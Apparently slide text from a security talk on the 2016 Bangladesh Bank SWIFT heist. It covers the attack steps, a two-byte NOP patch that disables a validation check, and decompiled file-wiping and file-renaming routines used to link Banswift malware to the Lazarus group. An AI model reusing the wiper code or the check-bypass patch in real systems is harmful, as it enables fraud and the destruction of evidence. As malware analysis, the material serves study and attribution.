
In this new case we have now learnt that a piece of malware was used to target the PDF reader application used by the customer to read user generated PDF reports of payment confirmations. The main purpose of the malware is again to manipulate an affected customer's local records of SWIFT messages – i.e. step 4 in the above modus operandi.

# SWIFT.COM

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2. Attackers obtain valid operator credentials that have the authority to create, approve and submit SWIFT messages from customers' back-offices or from their local interfaces to the SWIFT network;
3. Attackers submit fraudulent messages by impersonating the operators from whom they stole the credentials;
4. Attackers hide evidence of the fraud by removing some of the traces of the fraudulent messages.



# TWO BYTES TO \$951M



- Before patch

```
85 C0          test eax, eax ; some important check
75 04          jnz failed   ; if failed, jump to 'failed' label below
33 c0          xor  eax, eax ; otherwise, set result to 0 (success)
eb 17          jmp  exit    ; and then exit


          failed:
B8 01 00 00 00 mov  eax, 1   ; set result to 1 (failure)
```



- After patch

```
85 C0          test eax, eax ; some important check
90             nop          ; 'do nothing' in place of 0x75
90             nop          ; 'do nothing' in place of 0x04
33 c0          xor  eax, eax ; always set result to 0 (success)
eb 17          jmp  exit    ; and then exit
              failed:
B8 01 00 00 00 mov  eax, 1  ; never reached: set result to 1 (fail)
```

# 'wipe-out' and 'file-delete' functions



## Wipe-out function in the msoutc.exe bot (2014)

```
v3 = CreateFileA(lpFileName, 0x40000000u, 0, 0, 3u, 0x80u, 0);
_hFile = v3;
if ( v3 == (HANDLE)-1 )
    return GetLastError();
SetFilePointer(v3, -1, 0, 2u);
WriteFile(_hFile, &Buffer, 1u, &NumberOfBytesWritten, 0);
FlushFileBuffers(_hFile);
GetFileSizeEx(_hFile, &FileSize);
v6 = 0;
for ( i = 0; ; v6 = 1 )
{
    if ( a2 > 6 )
        v7 = 6;
    if ( v6 >= v7 )
        break;
    SetFilePointer(_hFile, 0, 0, 0);
    if ( *(&v17 + v6) == -1 )
    {
        generate_random((int)&Buffer, 4096);
    }
    else
    {
        LOBYTE(v8) = *(&v17 + v6);
        BYTE1(v8) = *(&v17 + v6);
        v9 = v8 << 16;
        LOWORD(v9) = v8;
        memset32(&Buffer, v9, 0x400u);
    }
    HighPart = FileSize.HighPart;
    LowPart = FileSize.LowPart;
    j = 0i64;
    if ( FileSize.HighPart >= 0 && (FileSize.HighPart > 0 || FileSize.LowPart > 0) )
    {
        while ( 1 )
        {
            v13 = __OFSUB__(__PAIR__(HighPart, LowPart), j);
            k = LowPart - j;
            l = (__PAIR__((unsigned int)HighPart, LowPart) - j) >> 32;
            size = LowPart - j;
            if ( 1 < 0 || (unsigned __int8)((1 < 0) ^ v13) | (1 == 0) && k <= 0x1000 )
            {
                l2 = 1;
            }
            else
            {
                size = 4096;
                l2 = 0;
            }
            if ( !WriteFile(_hFile, &Buffer, size, &NumberOfBytesWritten, 0) || !NumberOfBy
                break;
            HighPart = FileSize.HighPart;
            j += NumberOfBytesWritten;
            if ( SHIDWORD(j) < FileSize.HighPart )
            {
                LowPart = FileSize.LowPart;
            }
            else
            {
                if ( SHIDWORD(j) > FileSize.HighPart )
                    break;
                LowPart = FileSize.LowPart;
                if ( (unsigned int)j >= FileSize.LowPart )
                    break;
            }
        }
    }
    FlushFileBuffers(_hFile);
    ++i;
}
CloseHandle(_hFile);
return removeFileDir(lpFileName, 0);
```

extra outer loop of file writing

extra randomisation

## Wipe-out function in the Bangladesh case malware (2016)

```
hFile = CreateFileA(lpFileName, 0x40000000u, 0, 0, 3u, 0x80u, 0);
_hFile = hFile;
if ( hFile == (HANDLE)-1 )
    return GetLastError();
SetFilePointer(hFile, -1, 0, 2u);
WriteFile(_hFile, &buf_zero, 1u, &NumberOfBytesWritten, 0);
FlushFileBuffers(_hFile);
FileSize.QuadPart = 0i64;
GetFileSizeEx(_hFile, &FileSize);
SetFilePointer(_hFile, 0, 0, 0);
HighPart = FileSize.HighPart;
LowPart = FileSize.LowPart;
j = 0;
j3 = 0;
if ( FileSize.HighPart >= 0 && (FileSize.HighPart > 0 || FileSize.LowPart > 0) )
{
    while ( 1 )
    {
        key = __OFSUB__(__PAIR__(HighPart, LowPart), __PAIR__(j3, j));
        k = LowPart - j;
        l = (__PAIR__(HighPart, LowPart) - __PAIR__((unsigned int)j3, j)) >> 32;
        size = LowPart - j;
        if ( 1 < 0 || (unsigned __int8)((1 < 0) ^ key) | (1 == 0) && k <= 0x1000 )
        {
            l2 = 1;
        }
        else
        {
            size = 4096;
            l2 = 0;
        }
        if ( !WriteFile(_hFile, &buf_zero, size, &NumberOfBytesWritten, 0) || !NumberOfBy
            break;
        HighPart = FileSize.HighPart;
        j2 = NumberOfBytesWritten + j;
        j3 = (__PAIR__(j3, NumberOfBytesWritten) + (unsigned __int64)j) >> 32;
        j += NumberOfBytesWritten;
        if ( j3 < FileSize.HighPart )
        {
            LowPart = FileSize.LowPart;
        }
        else
        {
            if ( j3 > FileSize.HighPart )
                break;
            LowPart = FileSize.LowPart;
            if ( j2 >= FileSize.LowPart )
                break;
        }
    }
}
FlushFileBuffers(_hFile);
CloseHandle(_hFile);
return removeFileDir(lpFileName, 0);
```

# Link between Banswift & Lazarus

- Function takes two parameters: path of file to overwrite and number of iterations (max six)
- It will initially overwrite the last byte of the target file with 0x5F
- Six “control” bytes are supplied which dictate what bytes are used during the overwrite process

```

.text:00401C9D      mov     [esp+102Ch+wipe_control_bytes.first_round], 0FFh
.text:00401CA2      call   ds:rand
.text:00401CA8      and    eax, 800000FFh
.text:00401CAD      jns    short loc_401CB6
.text:00401CAF      dec    eax
.text:00401CB0      or     eax, 0FFFFFF00h
.text:00401CB5      inc    eax
.text:00401CB6      loc_401CB6:                                     ; CODE XREF: sub_401C80+2D1j
.text:00401CB6      mov    [esp+102Ch+wipe_control_bytes.second_round], al
.text:00401CBA      mov    ecx, 3FFh
.text:00401CBF      xor    eax, eax
.text:00401CC1      lea   edi, [esp+102Ch+var_FFF]
.text:00401CC5      mov   [esp+102Ch+Buffer], 5Fh
.text:00401CCA      xor    ebx, ebx
.text:00401CCC      rep   stosd
.text:00401CCE      stosw
.text:00401CD0      push  ebx                                     ; hTemplateFile
.text:00401CD1      push  FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
.text:00401CD6      push  OPEN_EXISTING       ; dwCreationDisposition
.text:00401CD8      push  ebx                                     ; lpSecurityAttributes
.text:00401CD9      stosb
.text:00401CDA      mov   eax, [esp+103Ch+lpPathName]
.text:00401CE1      push  ebx                                     ; dwShareMode
.text:00401CE2      push  GENERIC_WRITE       ; dwDesiredAccess
.text:00401CE7      push  eax                                     ; lpFileName
.text:00401CE8      mov   [esp+1048h+wipe_control_bytes.third_round], 0FFh
.text:00401CED      mov   [esp+1048h+wipe_control_bytes.fourth_round], bl
.text:00401CF1      mov   [esp+1048h+wipe_control_bytes.fifth_round], 7Eh
.text:00401CF6      mov   [esp+1048h+wipe_control_bytes.sixth_round], 0E7h
.text:00401CFB      call  ds:CreateFileA
.text:00401D01      mov   ebp, eax
.text:00401D02      mov   ebx, 0555555555h

```



- Using same style random file rename in wipeout function

- Bankswift

```
if ( *filename )
{
    do
    {
        *filename = rand() % 26 + 'a';
        hexchar = (filename++)[1];
    }
    while ( nexchar );
}
```

- Lazarus's tool (Backdoor.Contopee)

```
for ( ; *filename; *(filename - 1) = rand() % 26 + 'a' )  
    ++filename;
```


# **Backdoor.Contopee found with Banswift in Ecuadoran bank**

**Symantec has identified three pieces of malware which were being used in limited targeted attacks against the financial industry in South-East Asia: Backdoor.Fimlis, Backdoor.Fimlis.B, and Backdoor.Contopee. At first, it was unclear what the motivation behind these attacks were, however code sharing between Trojan.Banswift (used in the Bangladesh attack used to manipulate SWIFT transactions) and early variants of Backdoor.Contopee provided a connection.**

# Hacking the Worldwide Banking System (Using fraudulent SWIFT messages)



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